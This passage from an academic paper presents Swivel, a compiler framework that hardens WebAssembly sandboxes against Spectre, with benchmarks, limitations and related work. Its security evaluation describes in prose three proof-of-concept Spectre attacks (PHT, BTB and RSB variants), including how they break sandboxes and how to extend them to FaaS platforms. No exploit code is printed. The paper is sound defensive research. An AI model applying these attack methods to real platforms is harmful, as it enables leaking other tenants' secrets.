Stock (unsafe)	20.8ms	42.1ms	4.81k	3.3MB	186ms	228ms	531	3.2MB	2.23s	2.93s	38.2	2.0MB	424ms	532ms	230	3.6MB
Swivel-SFI ASLR	124ms	137ms	803	3.9MB	213ms	281ms	459	3.8MB	2.31s	2.91s	36.9	2.2MB	449ms	608ms	215	4.2MB
Swivel-SFI Det	34.6ms	80.4ms	2.90k	4.2MB	279ms	322ms	350	4.1MB	3.01s	4.13s	26.4	2.9MB	463ms	575ms	210	4.6MB
Swivel-CET ASLR	111ms	123ms	898	3.4MB	197ms	252ms	498	3.3MB	2.30s	2.88s	37.0	2.0MB	409ms	562ms	234	3.7MB
Swivel-CET Det	28.7ms	66.3ms	3.50k	4.1MB	291ms	328ms	338	4.0MB	2.92s	3.81s	27.5	2.9MB	459ms	570ms	211	4.4MB

Table 4: Average latency (**ALat**), 99% tail latency (**TLat**), average throughput (**Tput**) in requests/second and binary files size (**Size**) for the webserver with different Wasm workloads (1k = 10^3, 1m = 10^6).

Swivel Protection	Image classification			
	ALat	TLat	Tput	Size
Stock (unsafe)	9.67s	13.1s	2.05	34.2MB
Swivel-SFI ASLR	9.78s	13.9s	2.03	34.3MB
Swivel-SFI Det	17.7s	28.3s	1.11	34.7MB
Swivel-CET ASLR	9.82s	12.8s	2.02	34.2MB
Swivel-CET Det	15.7s	24.9s	1.26	34.7MB

Table 5: Average latency (**ALat**), 99% tail latency (**TLat**), average throughput (**Tput**) in requests/second and binary files size (**Size**) for the webserver for a long-running, compute-heavy Wasm workload (1k = 10^3, 1m = 10^6).

5.3 Application overhead

We now evaluate Swivel's end-to-end performance impact on a webserver which uses Wasm to host isolated web services.

Setup For this benchmark, we use the Rocket webserver [69], which can host web services written as Wasm modules. Rocket operates very similarly to webservers used in previous academic papers exploring Wasm modules [28, 77] as well as frameworks used by CDNs such as Fastly. We measure the webserver's performance while hosting five different web services with varying CPU and IO profiles. These services perform the following five tasks respectively: (1) expanding an HTML template; (2) converting XML input to JSON output; (3) re-encoding a JPEG image to change image quality; (4) computing the SHA-256 hash of a given input; and (5) performing image classification using inference on a pretrained neural network. We measure the overall performance of the webserver by tracking the average latency, 99% tail-latency, and throughput for each of the five web services. We also measure the size of the Wasm binaries produced.[8]

Results Tables 4 and 5 show results of the webserver measurements. From the table, we see any of sys's schemes only reduce geomean throughput (across all workloads) between 28.4% and 33.7%. Swivel also modestly increases Wasm binary sizes, particularly with its deterministic schemes, due to additional instructions added for separate stack, CBP-to-BTB, and interlock mechanisms.

For long-running, compute-heavy Wasm workloads such as JPEG re-encoding and image classification, Swivel's performance overhead is dominated by Wasm execution overhead measured in Section 5.1. Thus, on these workloads the ASLR versions of Swivel perform much better than the deterministic versions, as their Wasm execution overhead is lower. On the other hand, for short-running workloads such as templated HTML, we observe that the deterministic schemes outperform the ASLR schemes. This is because Swivel's ASLR implementation must remap and `memcpy` the sandbox code pages during sandbox creation, effectively adding a fixed overhead to each request. For short-running requests, this fixed per-request cost dominates overall overhead. In contrast, Stock Lucet and Swivel's deterministic schemes take advantage of shared code pages in memory to create sandboxes more rapidly, incurring lower overhead on short-running requests.

[8] Tests were performed on June 18, 2020; see testing disclaimer A.2.

5.4 Security evaluation

To evaluate the security of Swivel, we implement several Spectre attacks in Wasm and compile this attack code with both stock Lucet and Swivel. We find that stock Lucet produces code that is vulnerable to Spectre, i.e., our proof of concept attacks (POCs) can be used to carry out both breakout and poisoning attacks, and that Swivel mitigates these attacks.

Attack assumptions Our attacks extend Google's Safeside [24] suite and, like the Safeside POCs, rely on three low-level instructions: The `rdtsc` instruction to measure execution time, the `clflush` instruction to evict a particular cache line, and the `mfence` instruction to wait for pending memory operations to complete. While these instructions are not exposed to Wasm code by default, we expose these instructions to simplify our POCs. Additionally, for cross Wasm module attacks, we manually specify the locations where Wasm modules are loaded to simplify the task of finding partial address collisions in the branch predictor.

Our simplifications are not fundamental and can be removed in an end-to-end attack. Previous work, for example, showed how to construct precise timers [20, 73], and how to control cache contents [87] in environments like JavaScript where these instructions are not directly exposed. The effects of the `mfence` instruction can be achieved by executing `nop` instructions until all memory operations are drained. And, in the style of heap and JIT spraying attacks [78], we can increase the likelihood of partial address collision by deploying hundreds to thousands of modules on the FaaS platform.

POC 1: Sandbox breakout via in-place Spectre-PHT Our first POC adopts the original Spectre-PHT bounds-check

bypass attack [49] to Wasm. As mentioned in Section 2.3, in Wasm, indirect function calls are expressed as indices into a function table. Hence, the code emitted for the `call_indirect` instruction performs a bounds check, to ensure that the function index is within the bounds of the table, before performing the lookup and call. By inducing a misprediction on this check, our POC can read beyond the function table boundary and treat the read value as a function pointer. This effectively allows us to jump to any code location and speculatively bypass Wasm's CFI (and thus isolation). We demonstrate this by jumping to a host function that returns bytes of a secret array.

POC 2: Sandbox breakout and poisoning via out-of-place Spectre-BTB Our second POC adopts the out-of-place Spectre-BTB attack of Canella et al. [12] to Wasm. Specifically, we mistrain an indirect jump in a victim or attacker-controlled module by training a congruent indirect jump instruction in another attacker-controlled module. We train the jump to land on a gadget of our choice. To demonstrate the feasibility of a sandbox poisoning attack, we target a double-fetch leak gadget. To demonstrate a sandbox breakout attack, we jump in the middle of a basic block to a memory load, skipping Wasm's heap bounds checks.

POC 3: Poisoning via out-of-place Spectre-RSB Our third POC compiles the Spectre-RSB attack from the Google Safeside project [24] to Wasm. This attack underflows the RSB to redirect speculative control flow. We use this RSB underflow behavior to speculatively "return" to a gadget that leaks module secrets. We run this attack entirely within a single Wasm module. However, on a FaaS platform this attack can be used across modules when the FaaS runtime interleaves the execution of multiple modules, similar to the Safeside cross-process Spectre-RSB attack.

Results We developed our POCs on a Skylake machine (Xeon Platinum 8160) and then tested them on both this machine and the Tiger Lake Intel® CET development platform we used for our performance evaluation. We found that stock Lucet on the Skylake machine was vulnerable to all three POCs while Swivel-SFI, both the ASLR and deterministic versions, were not vulnerable. On the Tiger Lake machine, we found that stock Lucet was vulnerable to POC 3 while Swivel-SFI and Swivel-CET, both the ASLR and deterministic versions, were not. Although the Tiger Lake CPU is documented to be vulnerable to all three Spectre variants [41], we did not successfully reproduce POC 1 and POC 2 on this machine. Getting these attacks to work may require reverse engineering the branch predictors used on these new CPUs. We thus leave the extensions of our POCs to this microarchitecture to future work.

6 Limitations and discussion

In this section, we cover some of the current limitations of Swivel, briefly mention alternate design points, and address the generality of our solutions.

6.1 Limitations of Swivel

We discuss some limitations of Swivel, both in general and for our implementation in particular.

Implementation limitations For this paper, we have simplified some of the implementation details for Swivel-CET to reduce the engineering burden of modifying multiple compiler toolchains and standard libraries while still providing accurate performance evaluations. First, we do not ensure that interlock labels are unique to each linear block, but rather reuse interlock labels; while unique labels are critical for security, previous works have extensively demonstrated the feasibility of assigning unique labels [7]. Our goal was to measure the performance of the instruction sequences for interlock assignment (64-bit conditional moves) and checking (64-bit conditional checks).

Next, when disabling Intel® MPK protections in Swivel-CET (§3.3) in the host calls, we must avoid using indirect branches; while we follow this principle for hostcalls we expose (e.g., when marshaling data for web server requests), we do not modify existing standard library hostcalls. These additional modifications, while straightforward, would require significant engineering effort in modifying the standard library (libc) used by Wasm. Finally, we did not implement the required guard pages in the lower 4GB of memory in our prototype of deterministic Swivel-CET. Prior work [16] has shown how to reserve the bottom 4GB of memory—and that this does not impact performance.

Secretless host Swivel assumes that the host (or runtime) doesn't contain secret information. This assumption is sensible for some applications: in the CDN use case, the CDN part of the process is lightweight and exists only to coordinate with the sandboxes. But not all. As a counter-example, the Firefox web browser currently uses Wasm to sandbox third-party libraries written in C/C++ [21, 65]. We could use Swivel to ensure that Firefox is secure from Spectre attacks conducted by a compromised third-party libraries. To protect secrets in the host (Firefox), we could either place the secrets into a separate Wasm sandbox, or apply one of our proposed CBP protections to the host (e.g., CBP-to-BTB or interlocks).

Hyperthreading The only scheme in Swivel that supports hyperthreading is the deterministic Swivel-CET. Alternately, instead of disabling hyperthreading, Intel suggests relying on single-threaded indirect branch predictors (STIBP) to prevent a co-resident thread from influencing indirect branch predictions [35]. STIBP could allow any Swivel scheme to be used securely with hyperthreading.

6.2 Other leakages and transient attacks

Swivel-CET allows victim code to run with poisoned predictors but prevents exfiltration via the data cache. This, unfortunately, means that attackers may still be able to leak victim data through other microarchitectural channels (e.g., port contention or the instruction cache [49]). Swivel-SFI

does not have this limitation; we can borrow techniques from Swivel-SFI to eliminate such leaks (e.g., flushing the BTB).

The CPU's memory subsystem may also introduce other transient execution attacks. Spectre-STL [33] can leak stale data (which may belong to another security domain) before a preceding store could overwrite this data due to speculative dependency checking of the load and the preceding stores. Swivel does not address Spectre-STL. However, Spectre-STL can been mitigated through speculative store bypass disable (SSBD) [37], which imposes a small performance overhead (less than 5% on most benchmarks [53]) and is already enabled by default on most systems.

Meltdown [57] could leak privileged kernel memory from userspace. Variants of the Meltdown attack, e.g., microarchitectural data sampling (MDS), can be used to leak stale data from several microarchitectural elements [11, 38, 63, 72, 84]. Load Value Injection (LVI) exploits the same microarchitectural features as Meltdown to inject data into the microarchitectural state [83]. More recent Intel CPUs (e.g., Tiger Lake) are designed to be resilient against this class of attacks [41], and we believe that these attacks can efficiently be mitigated in hardware. For this reason, recent research into secure speculation and architectural defense against transient execution attacks are mostly focused on the Spectre class of issues [13, 26, 82, 89].

For legacy systems, users should apply the latest microcode and software patches to mitigate Meltdown and variants of MDS [41, 46]. For variants of MDS that abuse hyperthreading on legacy systems, Intel suggests safe scheduling of sibling CPU threads [38]. Since Wasm restricts what instructions are allowed in a Wasm module, this makes some MDS attacks more challenging to execute. For instance, Wasm modules cannot use Intel® TSX transactions or access non-canonical or kernel addresses that are inherent to some of the MDS variants [45]. LVI requires fine-grain control over inducing faults or microcode assists, which is not available at the Wasm level. Some legacy systems may still be vulnerable to LVI; however, the feasibility of LVI attacks outside the Intel SGX environment is an open research question [83].

6.3 Alternate design points for Swivel

We next describe alternate designs for Swivel and discuss the trade-offs of our design choices.

CBP-to-BTB conversion in Swivel-CET Since register interlocking is more expensive than CBP-to-BTB conversion, a reader may wonder whether the deterministic Swivel-CET could more efficiently protect against sandbox poisoning using CBP-to-BTB conversion. Unfortunately, since Swivel-CET does not flush the BTB in both directions, CBP-to-BTB conversion is not sufficient to fully mitigate sandbox poisoning. In addition to CBP-to-BTB conversion, Swivel-CET would also need to use interlocking (without additional performance gain) or flush the BTB both ways. In the latter case, we might as well use Swivel-SFI, as the main advantage of using Intel® CET in Swivel is to avoid flushing the BTB.

Interlocking in Swivel-SFI Likewise, one may wonder about the benefits of using interlock in Swivel-SFI. Unfortunately, for interlock to be useful, it requires hardware support. First, we require Intel® MPK to ensure that a sandbox can't confuse the host into accessing (and then leaking) another sandbox's data. Second, we require the Intel® CET `endbranch` instruction to ensure that the sandbox cannot use BTB entries leftover from the host.

Partitioning shared resources A different approach to addressing Spectre would be to partition differ hardware structures to ensure isolation. For example, for the CBP, one approach would be to exploit the indexing mechanism of branch predictors such that each sandbox uses an isolated portion of the CBP. Unfortunately doing this on existing CPUs is hard: superscalar CPUs use complex predictors with multiple indexing functions, and without knowledge of the underlying microarchitecture, we were unable to experimentally find a way to partition the CBP.

Alternately, we could mitigate host poisoning—or even sandbox poisoning—attacks by partitioning CPU cores, and preventing an attacker from running on the same core as their victim. This approach protects against sandbox poisoning and host poisoning, since branch predictors are per-physical-core. We tried this. Specifically, we implemented this mitigation in the host poisoning context and measured its performance. Unfortunately, requiring a core transition during every springboard and trampoline is detrimental to performance, and this scheme was not competitive with our chosen implementation.

6.4 Generalizing Swivel

Swivel's techniques are not specific to the Lucet compiler or runtime. Our techniques can be applied to other Wasm compilers and runtimes, including the just-in-time Wasm compilers used in the Chrome and Firefox browsers.

Our techniques can also be adopted to other software-based fault isolation (SFI) compilers [80]. Adopting Swivel to the Native Client (NaCl) compiler [74, 92], for instance, only requires only a handful of changes. For example, we wouldn't even need to add linear blocks: NaCl relies on instruction bundles—32-byte aligned blocks of instructions—which are more restrictive than our linear blocks (and satisfy our linear block invariants).

More generally, Swivel can be adopted to other sandboxed languages and runtimes. JavaScript just-in-time compilers are a particularly good fit. Though JavaScript JITs are more complex than Wasm compilers, they share a similar security model (e.g., JavaScript in the browser is untrusted) and, in some cases, even share a common compilation pipeline. For example, Cranelift—the backend used by Lucet and Swivel—was designed to replace Firefox's JavaScript and Wasm backend implementations [23], and thus could transparently benefit from our mitigations. Beyond Cranelift, we think that adopt-

ing our linear blocks and code page ASLR is relatively simple (e.g., compared to redesigning the browser to deal with Spectre) and could make JavaScript Spectre attacks significantly more difficult.

6.5 Implementation bugs in Wasm

Lehmann et al. [55] showed that some Wasm compilers and runtimes, like prior SFI toolchains [80], contain implementation bugs.[9] For example, they showed that some Wasm runtimes fail to properly separate the stack and heap. Though they did not identify such bugs in Lucet, these classes of bugs are inevitable—and, while identifying such bugs is important, this class of bugs is orthogonal and well-understood in the SFI literature (and addressed, for example, by VeriWasm [44]). We focus on addressing Spectre attacks, which can fundamentally undermine the guarantees of even bug-free Wasm toolchains.

6.6 Future work

Swivel's schemes can benefit from extensions to compiler toolchains as well as hardware to both simplify its mitigations and improve performance. We briefly discuss some possible extensions and their benefits below.

6.6.1 Compiler toolchain extensions

We describe two performance optimizations for the Swivel-CET deterministic scheme, and a way to improve the security of Swivel's ASLR schemes.

Data dependent loops As discussed in Section 5.1, the Swivel-CET deterministic scheme imposes the greatest overheads in programs with data-dependent loops—e.g., programs that iterate over strings or linked lists (which loop until they find a null element). Swivel effectively serializes iterations of such data-dependent loops. We expect that many other Spectre mitigation (see Section 7), like speculative taint tracking [93], would similarly slow down such programs.

One way to speed up such code is to replace the data-dependent loops with a code sequence that first counts the expected number of iterations (N), executes an `lfence`, and then runs the original loop body for N iterations. This would introduce only a single stall in the loop and eliminate the serialization between loop iterations.

Compiler secret tracking Swivel currently assumes all locations in memory contain potentially secret data. However, several works (e.g., [89]) have proposed tracking secrets in compiler passes. This information can be used to optimize the Swivel-CET deterministic scheme. In particular, any public memory access can be hoisted above the register interlock to allow the memory to be accessed (and "leaked") speculatively.

[9] They also show that C memory safety bugs are still present within the Wasm sandbox—this class of bugs is orthogonal and cannot alone be used to to bypass Wasm's isolation guarantees.

Software diversity Swivel's ASLR variants randomize code pages. We could additionally use software diversity to increase the entropy of our probabilistic schemes [19, 31]. Software diversity techniques (e.g., `nop` insertion) are cheap [32], and since they do not affect the behavior of branches, they can be used to specifically mitigate out-of-place Spectre-BTB and Spectre-PHT attacks.

6.6.2 Hardware extensions

Hardware extensions can make Swivel faster and simpler.

CBP flushing Swivel-SFI schemes rely on ASLR or CBP-to-BTB conversion to protect the CBP. However, hardware support for CBP flushing could significantly speed up Swivel. Alternatively, hardware support for tagging predictor state (e.g., host code and sandbox code) would allow Swivel to isolate the CBP without flushing.

Dedicated interlock instructions The register interlocking used in deterministic Swivel-CET requires several machine instructions in each linear block in order to assign and check labels. Dedicated hardware support for these operations could reduce code bloat.

Explicit BTB prediction range registers The Swivel-CET deterministic scheme allocates unique 64-bit labels to each linear block, which do not overlap across sandbox instances. We could simplify and speed up this scheme with a hardware extension that can be used to limit BTB predictions to a range of addresses. With such an extension, Swivel could set the prediction range during each transition into the sandbox (to the sandbox region) and ensure that the BTB could only predict targets inside the sandbox code pages. This would eliminate out-of-place BTB attacks—and, with linear blocks, it would eliminate breakout attacks in Wasm. Finally, this would reduce code size: it would allow us to to reduce block labels to, for example, 16 bits (since we only need labels to be unique within the sandbox).

7 Related work

We give an overview of related work on mitigating Spectre attacks by discussing microarchitectural proposals, software-based approaches for eliminating Spectre gadgets, and previous approaches based on CFI or Intel® MPK.

Thwarting covert channels Several works [5, 47, 48, 70, 91] propose making microarchitectural changes to block, isolate, or remove the covert channels used to transfer transient secrets to architectural states. For example, *SafeSpec* [47] proposes a speculation-aware memory subsystem which ensures that microarchitectural changes to the cache are not committed until predictions are validated. Similarly, *CleanupSpec* [70] proposes an undo logic for the cache state. Although these approaches remove the attacker's data leakage channel, they do not address the root cause of Spectre vulnerabilities. In contrast, Swivel works with no hardware changes.

Safe speculation Intel has introduced hardware support to mitigate Spectre-BTB across separate address spaces [35, 41]. Specifically, the Indirect Branch Predictor Barrier (IBPB) allows the BTB to be cleared across context switches, while Single Thread Indirect Branch Predictors (STIBP) ensure that one thread's BTB entries will not be affected by the sibling hyperthread. These mitigations can be used by the OS as a coarse-grained mechanism for safe speculation, but only apply to Spectre-BTB and have not been widely adopted due to performance overhead [51].

Other works propose microarchitectural changes to allow the software to control speculation for security-critical operations [81, 90] or certain memory pages [56, 71]. Separately, STT [93] proposes speculative taint tracking within the microarchitecture. However, unlike Swivel, these approaches require significant hardware changes and do not offer a way to safely run code on existing CPUs.

Eliminating Spectre gadgets Another way to mitigate Spectre attacks is by inserting a barrier instruction (e.g., `lfence`), which blocks speculative execution [2, 36, 61]. However, as we evaluated in Section 5.1, insertion of `lfence` has a performance impact on the entire CPU pipeline and undercuts the performance benefit of out-of-order and speculative execution. In contrast, Swivel makes little to no use of `lfence`.

An optimized approach is to replace control flow instructions with alternate code sequences that are safe to execute speculatively. For instance, speculative load hardening (SLH) replaces conditional bounds checks with an arithmetized form to avoid Spectre-PHT [13]. Indeed, Swivel uses SLH to protect the bounds checks for indirect call tables and switch tables (§3.1). Alternatively, Oleksenko et al. [67] propose inserting artificial data dependencies between secret operations and pipeline serialization instructions. Finally, the *retpoline* technique [82] replaces indirect branches with a specific code sequence using the `ret` instruction to avoid Spectre-BTB. To reduce the overhead of such code transformations, researchers have proposed several techniques to automatically locate Spectre gadgets [14, 26, 89] and apply mitigations to risky blocks of code. However, these techniques have to handle potential false positives or negatives; in contrast, Swivel focuses on defending against all possible Spectre attacks from untrusted code by applying compile-time mitigations.

Speculative CFI *SpecCFI* [51] has proposed hardware support for speculative and fine-grained control-flow integrity (CFI), which can be used to protect against attacks on indirect branches. In comparison, Swivel-CET uses Intel® CET, which only supports coarse-grained CFI with speculative guarantees [75]. *Venkman* [76] uses a technique similar to Swivel's linear blocks to ensure that indirect branches always reach a barrier instruction (e.g., `lfence`) by applying alignment to bundles similar to classical software fault isolation [88]. In contrast, Swivel is a fence-free approach that preserves the performance benefits of speculative execution.

Intra-process isolation using Intel® MPK Jenkins et al. [43] propose to provide intra-process Spectre protection using Intel® MPK. They use Intel® MPK to create separate isolation domains and use the relationship between the code and secret data to limit speculative accesses. However, since Intel® MPK only provides 16 domains, relying fully on Intel® MPK to isolate many sandbox instances is infeasible for the CDN Wasm use case we consider.

8 Conclusion

This work proposes a framework, Swivel, which provides strong in-memory isolation for Wasm modules by protecting against Spectre attacks. We describe two Swivel designs: Swivel-SFI, a software-only approach which provides mitigations compatible with existing CPUs, and Swivel-CET, which leverages Intel® CET and Intel® MPK. Our evaluation shows that versions of Swivel using ASLR incur low performance overhead (at most 10.3% on compatible SPEC 2006 benchmarks), demonstrating that Swivel can provide strong security guarantees for Wasm modules while maintaining the performance benefits of in-process sandboxing.

Acknowledgment

We thank Johnnie Birch, Jonathan Foote, Dan Gohman, Pat Hickey, Tyler McMullen, Jan de Mooij, Vedvyas Shanbhogue, Jared Stark, Luke Wagner, and Andy Wortman for insightful discussions. We thank Devdatta Akhawe and the anonymous reviewers for their valuable comments for improving the quality of this paper. We would also like to thank Hongjiu Lu and Yu-cheng Yu for their support on the Intel® CET infrastructure. This work was supported in part by gifts from Cisco, Fastly, Mozilla, and by the CONIX Research Center, one of six centers in JUMP, a Semiconductor Research Corporation (SRC) program sponsored by DARPA, by the NSF under grant numbers CCF-1918573, CNS-1814406, CAREER CNS-2048262, and by NSF/Intel under grant number CCF-1823444.

References

[1] M. Abadi, M. Budiu, Ú. Erlingsson, and J. Ligatti. Control-flow integrity principles, implementations, and applications. *TISSEC*, 2009.

[2] AMD. Software techniques for managing speculation on AMD processors. http://developer.amd.com/wp-content/resources/Managing-Speculation-on-AMD-Processors.pdf, 2018.

[3] AMD. Speculation behavior in AMD micro-architectures. https://www.amd.com/system/files/documents/security-whitepaper.pdf, 2019.

[4] Apple. About speculative execution vulnerabilities in ARM-based and Intel CPUs. https://support.apple.com/en-us/HT208394, 2018.

[5] K. Barber, A. Bacha, L. Zhou, Y. Zhang, and R. Teodorescu. SpecShield: Shielding speculative data from microarchitectural covert channels. In *PACT*. IEEE, 2019.

[6] J. Bosamiya, B. Lim, and B. Parno. WebAssembly as an intermediate language for provably-safe software sandboxing. PriSC, 2020.

[7] N. Burow, S. A. Carr, J. Nash, P. Larsen, M. Franz, S. Brunthaler, and M. Payer. Control-flow Integrity: Precision, Security, and Performance. *CSUR*, 2017.

[8] N. Burow, X. Zhang, and M. Payer. SoK: Shining light on shadow stacks. In *S&P*. IEEE, 2019.

[9] Bytecode Alliance. Sightglass: a benchmark suite and tool to compare different implementations of the same primitives. https://github.com/bytecodealliance/sightglass, 2019.

[10] Bytecode Alliance. WebAssembly micro runtime. https://github.com/bytecodealliance/wasm-micro-runtime, 2019.

[11] C. Canella, D. Genkin, L. Giner, D. Gruss, M. Lipp, M. Minkin, D. Moghimi, F. Piessens, M. Schwarz, B. Sunar, J. Van Bulck, and Y. Yarom. Fallout: Leaking data on Meltdown-resistant CPUs. In *CCS*. ACM, 2019.

[12] C. Canella, J. Van Bulck, M. Schwarz, M. Lipp, B. von Berg, P. Ortner, F. Piessens, D. Evtyushkin, and D. Gruss. A systematic evaluation of transient execution attacks and defenses. In *SEC*. USENIX, 2019.

[13] C. Carruth. RFC: Speculative load hardening (a Spectre variant #1 mitigation). https://lists.llvm.org/pipermail/llvm-dev/2018-March/122085.html, 2018.

[14] S. Cauligi, C. Disselkoen, K. v. Gleissenthall, D. Tullsen, D. Stefan, T. Rezk, and G. Barthe. Constant-time foundations for the new Spectre era. In *PLDI*. ACM, 2020.

[15] S. J. Crane, S. Volckaert, F. Schuster, C. Liebchen, P. Larsen, L. Davi, A.-R. Sadeghi, T. Holz, B. De Sutter, and M. Franz. It's a TRaP: Table randomization and protection against function-reuse attacks. In *CCS*. ACM, 2015.

[16] L. Deng, Q. Zeng, and Y. Liu. ISboxing: An instruction substitution based data sandboxing for x86 untrusted libraries. In *IFIP SEC*. Springer, 2015.

[17] Enarx. enarx/enarx Wiki. https://github.com/enarx/enarx/wiki/, 2020.

[18] D. Evtyushkin, R. Riley, N. Abu-Ghazaleh, and D. Ponomarev. BranchScope: A new side-channel attack on directional branch predictor. In *ASPLOS*. ACM, 2018.

[19] S. Forrest, A. Somayaji, and D. H. Ackley. Building diverse computer systems. In *Hot Topics in Operating Systems*, 1997.

[20] P. Frigo, C. Giuffrida, H. Bos, and K. Razavi. Grand Pwning Unit: Accelerating microarchitectural attacks with the GPU. In *S&P*. IEEE, 2018.

[21] N. Froyd. Securing Firefox with WebAssembly. https://hacks.mozilla.org/2020/02/securing-firefox-with-webassembly/, 2020.

[22] D. Gens, O. Arias, D. Sullivan, C. Liebchen, Y. Jin, and A.-R. Sadeghi. Lazarus: Practical side-channel resilient kernel-space randomization. In *RAID*. Springer, 2017.

[23] D. Gohman. Cranelift in SpiderMonkey. https://github.com/bytecodealliance/wasmtime/blob/main/cranelift/spidermonkey.md, 2018.

[24] Google. Safeside. https://github.com/google/safeside, 2020.

[25] Google Chrome Team. Site isolation. https://www.chromium.org/Home/chromium-security/site-isolation, 2018.

[26] M. Guarnieri, B. Köpf, J. F. Morales, J. Reineke, and A. Sánchez. SPECTECTOR: Principled detection of speculative information flows. In *S&P*. IEEE, 2020.

[27] A. Haas, A. Rossberg, D. L. Schuff, B. L. Titzer, M. Holman, D. Gohman, L. Wagner, A. Zakai, and J. Bastien. Bringing the web up to speed with WebAssembly. In *PLDI*. ACM, 2017.

[28] A. Hall and U. Ramachandran. An execution model for serverless functions at the edge. In *IoTDI*. ACM, 2019.

[29] J. L. Henning. SPEC CPU2006 benchmark descriptions. *SIGARCH Computer Architecture News*, 2006.

[30] P. Hickey. Announcing Lucet: Fastly's native WebAssembly compiler and runtime. https://www.fastly.com/blog/announcing-lucet-fastly-native-webassembly-compiler-runtime, 2019.

[31] J. Hiser, A. Nguyen-Tuong, M. Co, M. Hall, and J. W. Davidson. ILR: Where'd my gadgets go? In *S&P*. IEEE, 2012.

[32] A. Homescu, S. Neisius, P. Larsen, S. Brunthaler, and M. Franz. Profile-guided automated software diversity. In *CGO*, 2013.

[33] J. Horn. Speculative execution, variant 4: speculative store bypass. https://bugs.chromium.org/p/project-zero/issues/detail?id=1528, 2018.

[34] Intel. CET Linux kernel implementation. https://github.com/hjl-tools/fedora, 2017.

[35] Intel. Intel analysis of speculative execution side channels. https://newsroom.intel.com/wp-content/uploads/sites/11/2018/01/Intel-Analysis-of-Speculative-Execution-Side-Channels.pdf, 2018.

[36] Intel. Speculative execution side channel mitigations. https://software.intel.com/security-software-guidance/api-app/sites/default/files/336996-Speculative-Execution-Side-Channel-Mitigations.pdf, 2018.

[37] Intel. Speculative store bypass / CVE-2018-3639 / INTEL-SA-00115. https://software.intel.com/security-software-guidance/software-guidance/speculative-store-bypass, 2018.

[38] Intel. Deep dive: Intel analysis of microarchitectural data sampling. https://software.intel.com/security-software-guidance/deep-dives/deep-dive-intel-analysis-microarchitectural-data-sampling#SMT-mitigations, 2019.

[39] Intel® 64 and IA-32 architectures software developer's manual, 2020.

[40] Intel® C++ Compiler 19.1 Developer Guide and Reference, 2020.

[41] Intel. Side channel mitigation by product CPU model. https://www.intel.com/content/www/us/en/architecture-and-technology/engineering-new-protections-into-hardware.html, 2020.

[42] A. Jangda, B. Powers, E. D. Berger, and A. Guha. Not so fast: Analyzing the performance of WebAssembly vs. native code. In *ATC*. USENIX, 2019.

[43] I. R. Jenkins, P. Anantharaman, R. Shapiro, J. P. Brady, S. Bratus, and S. W. Smith. Ghostbusting: Mitigating Spectre with intraprocess memory isolation. In *HotSos*, 2020.

[44] E. Johnson, D. Thien, Y. Alhessi, S. Narayan, F. Brown, S. Lerner, T. McMullen, S. Savage, and D. Stefan. Доверяй, но проверяй: SFI safety for native-compiled Wasm. In *NDSS*. Internet Society, 2021.

[45] kernel.org. TAA: TSX asynchronous abort. https://www.kernel.org/doc/html/latest/admin-guide/hw-vuln/tsx_async_abort.html, 2019.

[46] kernel.org. Page Table Isolation (PTI). https://www.kernel.org/doc/html/latest/x86/pti.html, 2020.

[47] K. N. Khasawneh, E. M. Koruyeh, C. Song, D. Evtyushkin, D. Ponomarev, and N. Abu-Ghazaleh. Safespec: Banishing the Spectre of a Meltdown with leakage-free speculation. In *DAC*. IEEE, 2019.

[48] V. Kiriansky, I. Lebedev, S. Amarasinghe, S. Devadas, and J. Emer. DAWG: A defense against cache timing attacks in speculative execution processors. In *MICRO*. IEEE, 2018.

[49] P. Kocher, J. Horn, A. Fogh, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz, and Y. Yarom. Spectre attacks: Exploiting speculative execution. In *S&P*. IEEE, 2019.

[50] E. M. Koruyeh, K. Khasawneh, C. Song, and N. Abu-Ghazaleh. Spectre returns! Speculation attacks using the return stack buffer. In *WOOT*. USENIX, 2018.

[51] E. M. Koruyeh, S. H. A. Shirazi, K. N. Khasawneh, C. Song, and N. Abu-Ghazaleh. SPECCFI: Mitigating Spectre attacks using CFI informed speculation. In *S&P*. IEEE, 2020.

[52] V. Kuznetsov, L. Szekeres, M. Payer, G. Candea, R. Sekar, and D. Song. Code-pointer integrity. In *OSDI*. USENIX, 2014.

[53] M. Larabel. Benchmarking the performance impact of Speculative Store Bypass Disable for Spectre V4 on Intel Core i7. https://www.phoronix.com/scan.php?page=article&item=intel-spectre-ssbd&num=1, 2018.

[54] S. Lee, M.-W. Shih, P. Gera, T. Kim, H. Kim, and M. Peinado. Inferring fine-grained control flow inside SGX enclaves with branch shadowing. In *SEC*. USENIX, 2017.

[55] D. Lehmann, J. Kinder, and M. Pradel. Everything old is new again: Binary security of WebAssembly. In *SEC*. USENIX, 2020.

[56] P. Li, L. Zhao, R. Hou, L. Zhang, and D. Meng. Conditional speculation: An effective approach to safeguard out-of-order execution against Spectre attacks. In *HPCA*. IEEE, 2019.

[57] M. Lipp, M. Schwarz, D. Gruss, T. Prescher, W. Haas, A. Fogh, J. Horn, S. Mangard, P. Kocher, D. Genkin, Y. Yarom, and M. Hamburg. Meltdown: Reading kernel memory from user space. In *SEC*. USENIX, 2018.

[58] G. Maisuradze and C. Rossow. ret2spec: Speculative execution using return stack buffers. In *CCS*. ACM, 2018.

[59] R. Mcilroy, J. Sevcik, T. Tebbi, B. L. Titzer, and T. Verwaest. Spectre is here to stay: An analysis of side-channels and speculative execution. *arXiv:1902.05178*, 2019.

[60] T. McMullen. Lucet: A compiler and runtime for high-concurrency low-latency sandboxing. In *PriSC*, 2020.

[61] Microsoft. More Spectre mitigations in MSVC. https://devblogs.microsoft.com/cppblog/more-spectre-mitigations-in-msvc/, 2020.

[62] Microsoft Flight Simulator Team. August 20th, 2020 development update. https://www.flightsimulator.com/august-20th-2020-development-update/, 2020.

[63] D. Moghimi, M. Lipp, B. Sunar, and M. Schwarz. Medusa: Microarchitectural data leakage via automated attack synthesis. In *SEC*. USENIX, 2020.

[64] Mozilla Wiki. Security/Sandbox. https://wiki.mozilla.org/Security/Sandbox, 2018.

[65] S. Narayan, C. Disselkoen, T. Garfinkel, N. Froyd, E. Rahm, S. Lerner, H. Shacham, and D. Stefan. Retrofitting fine grain isolation in the Firefox renderer. In *SEC*. USENIX, 2020.

[66] S. Narayan, T. Garfinkel, S. Lerner, H. Shacham, and D. Stefan. Gobi: WebAssembly as a practical path to library sandboxing. *arXiv:1912.02285*, 2019.

[67] O. Oleksenko, B. Trach, T. Reiher, M. Silberstein, and C. Fetzer. You shall not bypass: Employing data dependencies to prevent bounds check bypass. *arXiv:1805.08506*, 2018.

